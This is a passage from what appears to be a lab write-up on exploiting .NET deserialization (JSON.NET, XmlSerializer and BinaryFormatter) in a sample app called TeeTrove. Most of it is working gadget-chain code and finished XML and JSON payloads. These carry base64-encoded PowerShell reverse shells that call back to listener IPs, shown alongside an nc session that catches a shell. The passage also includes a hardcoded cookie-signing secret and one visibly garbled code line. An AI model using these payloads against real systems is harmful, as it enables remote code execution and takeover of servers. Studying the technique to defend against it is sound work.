JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMgAyAC4AMgA1ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==\"]},\"MethodName\":\"Start\"}\n"
Then use the same code to test the payload. Put the json string into payload
using Newtonsoft.Json;

namespace TeeTroveExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            string payload = "...";
            JsonSerializerSettings settings = new JsonSerializerSettings()
            {
                TypeNameHandling = TypeNameHandling.All
            };
            JsonConvert.DeserializeObject(payload, settings);
        }
    }
}
After compile and run the program, we get a reverse shell, meaning the payload works. Now we just just to adjust the payload a bit and test on real prod server
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [192.168.122.25] from (UNKNOWN) [192.168.122.183] 60651

PS C:\Users\win10\source\repos\TeeTroveExploit\TeeTroveExploit\bin\Debug>
.NET XML#

Same app as example 3. We search for .Deserialize( and found a xml deserialize function xmlSerializer.Deserialize() in TeesController, Import method. This corresponds to /tees/import path on the webapp, POST method
The webapp also accept user input Type to put into XmlSerializer
namespace TeeTrove.Controllers
{
  [CustomAuthorize]
  public class TeesController : Controller
  {
  //<...SNIP...>
    [HttpPost]
    [ValidateInput(false)]
    public ActionResult Import()
    {
      string s = this.Request.Form["xml"];
      string typeName = this.Request.Form["type"];
      if (!s.IsEmpty())
      {
        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(typeName), new XmlRootAttribute("Tee"));
        try
        {
          Tee tee = (Tee) xmlSerializer.Deserialize((XmlReader) new XmlTextReader((TextReader) new StringReader(s)));
          using (DataContext dataContext = new DataContext())
          {
            dataContext.Tee.Add(new Tee()
            {
              UserId = tee.UserId,
              Title = tee.Title,
              ImagePath = "/Content/Img/Tees/default.jpg",
              Price = tee.Price
            });
            dataContext.SaveChanges();
          }
          return (ActionResult) this.RedirectToAction("Index", "Home");
        }
        catch (Exception ex)
        {
        }
      }
      return (ActionResult) this.RedirectToAction("Index", "Tees");
    }
    //<...SNIP...>
  }
}
Log into the webapp and browse to /tees, we see a form to /tees/import with POST method, which aligns with the source code.
Problem 1 - xmlSerializer is dumb#
According to Friday the 13th JSON Attacks whitepaper, again. Runtime Types needs to be known at serializer construction time.
 If we try to run a code like this:
using System;
using System.IO;
using System.Text;
using System.Windows.Data;
using System.Xml.Serialization;

namespace TeeTroveExploit
{
    internal class Program
    {
	    static void Main(string[] args)
		{
			ObjectDataProvider odp = new ObjectDataProvider();
			odp.ObjectType = typeof(System.Diagnostics.Process);
			odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
			odp.MethodParameters.Add("/c calc.exe");
			odp.MethodName = "Start";

			MemoryStream ms = new MemoryStream();
			XmlSerializer xmlSerializer = new XmlSerializer(odp.GetType());
			xmlSerializer.Serialize(ms, odp);
			Console.WriteLine(Encoding.ASCII.GetString(ms.ToArray()));
		}
	}
}
Then add the WindowsBase refference:

 We get slapped in the face with
InvalidOperationException: System.RuntimeType is inaccessible due to its protection level. Only public types can be processed.And to fix this, we can use a parameterized type like ExpandedWrapper, which will teach xmlSerializer about runtime types
using System;
using System.Data.Services.Internal;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Windows.Data;
using System.Xml.Serialization;

namespace TeeTroveExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ExpandedWrapper<Process, ObjectDataProvider> expWrap = new ExpandedWrapper<Process, ObjectDataProvider>();
            expWrap.ProjectedProperty0 = new ObjectDataProvider();
            expWrap.ProjectedProperty0.ObjectType = typeof(System.Diagnostics.Process);
            expWrap.ProjectedProperty0.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            expWrap.ProjectedProperty0.MethodParameters.Add("/c calc.exe");
            expWrap.ProjectedProperty0.MethodName = "Start";


            MemoryStream ms = new MemoryStream();
            XmlSerializer xmlSerializer = new XmlSerializer(expWrap.GetType());
            xmlSerializer.Serialize(ms, expWrap);
            Console.WriteLine(Encoding.ASCII.GetString(ms.ToArray()));
        }
    }
}
And of course, we will get slapped with another FOUR exceptions (damn). The most important one are these:
InvalidOperationException: There was an error reflecting type 'System.Diagnostics.Process'.
NotSupportedException: Cannot serialize member System.ComponentModel.Component.Site of type System.ComponentModel.ISite because it is an interface.
Back to the paper, we see that Types with interface members cannot be serialized. Gotta take this seriously
Problem 2 - Can’t serialize Process#
So, after getting slapped with exceptions left and right, we know that Windows.Diagnostics,Process cannot be serialized for sure. Now what?
Well, we call another serializer, like XamlReader.Load(), so we serialize twice the payload:
using System;
using System.Windows.Data;
using System.Windows.Markup;

namespace TeeTroveExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c calc.exe");
            odp.MethodName = "Start";

            string xaml = XamlWriter.Save(odp);
            Console.WriteLine(xaml);
        }
    }
}
Running this will give us this xml payload. Yea. We are missing MethodParameters, somehow. Maybe because it is a list ["arg1" "arg2"]
<?xml version="1.0"?>
<ObjectDataProvider xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" ObjectType="sd:Process" MethodName="Start"/>
So, we gotta fix this.
ObjectDataProviderhas another field calledObjectInstance, which we can set to an existingProcessobjectProcessobjects have a field calledStartInfo, which allows us to specify theFileNameandArguments
using System;
using System.Diagnostics;
using System.Windows.Data;
using System.Windows.Markup;

namespace TeeTroveExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ProcessStartInfo psi = new ProcessStartInfo();
            psi.FileName = "C:\\Windows\\System32\\cmd.exe";
            psi.Arguments = "/c calc";

            Process p = new Process();
            p.StartInfo = psi;

            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectInstance = p;
            odp.MethodName = "Start";

            string xaml = XamlWriter.Save(odp);
            Console.WriteLine(xaml);
        }
    }
}
Now we have a proper object, but the environment variables are just too much and enlarge the payload
<ObjectDataProvider MethodName="Start" xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-namespace:System.Collections;assembly=mscorlib" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
    <ObjectDataProvider.ObjectInstance>
        <sd:Process>
            <sd:Process.StartInfo>
                <sd:ProcessStartInfo Arguments="/c calc" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False" FileName="C:\Windows\System32\cmd.exe">
                    <sd:ProcessStartInfo.EnvironmentVariables>
                        <SNIP>
                    </sd:ProcessStartInfo.EnvironmentVariables>
                </sd:ProcessStartInfo>
            </sd:Process.StartInfo>
        </sd:Process>
    </ObjectDataProvider.ObjectInstance>
</ObjectDataProvider>
So we strips out the environment variables manually and minimize it. Just make the object more clean for our final payload
$ xmllint --noblanks a.xml | tr -d '\n' | sed 's/"/""/g' | sed '1s/^/@"/; $s/$/"/'
@"<?xml version=""1.0""?><ObjectDataProvider xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation"" xmlns:sd=""clr-namespace:System.Diagnostics;assembly=System"" xmlns:sc=""clr-namespace:System.Collections;assembly=mscorlib"" xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml"" MethodName=""Start""><ObjectDataProvider.ObjectInstance><sd:Process><sd:Process.StartInfo><sd:ProcessStartInfo Arguments=""/c calc"" StandardErrorEncoding=""{x:Null}"" StandardOutputEncoding=""{x:Null}"" UserName="""" Password=""{x:Null}"" Domain="""" LoadUserProfile=""False"" FileName=""C:\Windows\System32\cmd.exe"">        </sd:ProcessStartInfo></sd:Process.StartInfo></sd:Process></ObjectDataProvider.ObjectInstance></ObjectDataProvider>"
Problem 3 - Passing XamlWriter.parse() method to xmlSerializer#
Note: We used
Parse()instead ofLoad().Parse()callsLoad()internally. Somehow,Parse()works,Load()doesn’t.
Of course, to run a method, we are using ObjectDataProvider, again. And combining with #Problem 1 - xmlSerializer is dumb, we need an ExpandedWrapper too
using System;
using System.Data.Services.Internal;
using System.IO;
using System.Text;
using System.Windows.Data;
using System.Windows.Markup;
using System.Xml.Serialization;

namespace TeeTroveExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            string xaml = @"<?xml version=""1.0""?><ObjectDataProvider xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation"" xmlns:sd=""clr-namespace:System.Diagnostics;assembly=System"" xmlns:sc=""clr-namespace:System.Collections;assembly=mscorlib"" xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml"" MethodName=""Start""><ObjectDataProvider.ObjectInstance><sd:Process><sd:Process.StartInfo><sd:ProcessStartInfo Arguments=""/c calc"" StandardErrorEncoding=""{x:Null}"" StandardOutputEncoding=""{x:Null}"" UserName="""" Password=""{x:Null}"" Domain="""" LoadUserProfile=""False"" FileName=""C:\Windows\System32\cmd.exe""></sd:ProcessStartInfo></sd:Process.StartInfo></sd:Process></ObjectDataProvider.ObjectInstance></ObjectDataProvider>";

            ExpandedWrapper<XamlReader, ObjectDataProvider> expWrap = new ExpandedWrapper<XamlReader, ObjectDataProvider>();
            expWrap.ProjectedProperty0 = new ObjectDataProvider();
            expWrap.ProjectedProperty0.ObjectInstance = new XamlReader();
            expWrap.ProjectedProperty0.MethodParameters.Add(xaml);
            expWrap.ProjectedProperty0.MethodName = "Parse";

            MemoryStream ms = new MemoryStream();
            XmlSerializer xmlSerializer = new XmlSerializer(expWrap.GetType());
            xmlSerializer.Serialize(ms, expWrap);
            Console.WriteLine(Encoding.ASCII.GetString(ms.ToArray()));
        }
    }
}
Running this will give you a payload. Modify it to execute your desired command
<?xml version="1.0"?>
<ExpandedWrapperOfXamlReaderObjectDataProvider xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<ProjectedProperty0>
<ObjectInstance xsi:type="XamlReader" />
<MethodName>Parse</MethodName>
<MethodParameters>
<anyType xsi:type="xsd:string"><?xml version="1.0"?><ObjectDataProvider xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-namespace:System.Collections;assembly=mscorlib" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" MethodName="Start"><ObjectDataProvider.ObjectInstance><sd:Process><sd:Process.StartInfo><sd:ProcessStartInfo Arguments="/c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA1ADUAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False" FileName="C:\Windows\System32\cmd.exe"></sd:ProcessStartInfo></sd:Process.StartInfo></sd:Process></ObjectDataProvider.ObjectInstance></ObjectDataProvider></anyType>
</MethodParameters>
</ProjectedProperty0>
</ExpandedWrapperOfXamlReaderObjectDataProvider>Now you got the final payload.
Exploit#
After doing all that, we still need to enter Type for the webapp to deserialize our payload correctly. Referring back to the slide from the BlackHat talk, we need to use parameterized Type to “teach” XmlSerializer about runtime types.
If we take a look at the Microsoft Documentation for the Type class, we can see a list of properties including AssemblyQualifiedName.
Comment out everything in the code and run this line, you will get the Type that you need to finally exploit this.
Console.WriteLine(new ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType().AssemblyQualifiedName);Another one, if we look at the webapp’s source again, we see this line
XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(typeName), new XmlRootAttribute("Tee"));This basically mean that it needs Tee as the XML root element. So we can fix that easily by manually adjust our xml payload
<?xml version="1.0"?>
<tee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<ProjectedProperty0>
<ObjectInstance xsi:type="XamlReader" />
<MethodName>Parse</MethodName>
<MethodParameters>
<anyType xsi:type="xsd:string"><?xml version="1.0"?><ObjectDataProvider xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-namespace:System.Collections;assembly=mscorlib" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" MethodName="Start"><ObjectDataProvider.ObjectInstance><sd:Process><sd:Process.StartInfo><sd:ProcessStartInfo Arguments="/c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA1ADUAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False" FileName="C:\Windows\System32\cmd.exe"></sd:ProcessStartInfo></sd:Process.StartInfo></sd:Process></ObjectDataProvider.ObjectInstance></ObjectDataProvider></anyType>
</MethodParameters>
</ProjectedProperty0>
</tee>.NET Binary#
Same webapp, different serializer. This one generate a cookie from a session object being serialized. It’s a little more special tho. It generate a hash from a secret key, and append that to the cookie.
namespace TeeTrove.Authentication
{
  public class AuthCookieUtil
  {
    public static readonly string AUTH_COOKIE_NAME = "TTAUTH";
    private static readonly string AUTH_COOKIE_SECRET = "916344019f88b8d93993afa72b593b9c";

    private static string createSHA256HashB64(string session_b64)
    {
      return Convert.ToBase64String(SHA256.Create().ComputeHash(Encoding.ASCII.GetBytes(session_b64 + AuthCookieUtil.AUTH_COOKIE_SECRET)));
    }

    public static HttpCookie createSignedCookie(CustomMembershipUser user)
    {
      Session graph = new Session(user.Id, user.Username, user.Email, (double) ((DateTimeOffset) DateTime.Now).ToUnixTimeMilliseconds());
      BinaryFormatter binaryFormatter = new BinaryFormatter();
      MemoryStream serializationStream = new MemoryStream();
      binaryFormatter.Serialize((Stream) serializationStream, (object) graph);
      string base64String = Convert.ToBase64String(serializationStream.ToArray());
      string shA256HashB64 = AuthCookieUtil.createSHA256HashB64createSHA256HashB64;
      string str = base64String + "." + shA256HashB64;
      return new HttpCookie(AuthCookieUtil.AUTH_COOKIE_NAME, str)
      {
        HttpOnly = true
      };
    }

    public static bool validateSignedCookie(string cookie)
    {
      string[] strArray = cookie.Split('.');
      return string.Compare(AuthCookieUtil.createSHA256HashB64(strArray[0]), strArray[1]) == 0;
    }
  }
}
And when we supply the webapp a cookie, we have to sign it. Otherwise, it will not deserialize our cookie
	protected void Application_PostAuthenticateRequest(object sender, EventArgs e)
    {
      HttpCookie cookie1 = this.Request.Cookies[RememberMeUtil.REMEMBER_ME_COOKIE_NAME];
      HttpCookie cookie2 = this.Request.Cookies[AuthCookieUtil.AUTH_COOKIE_NAME];
      if (cookie1 != null && cookie2 == null)
      {
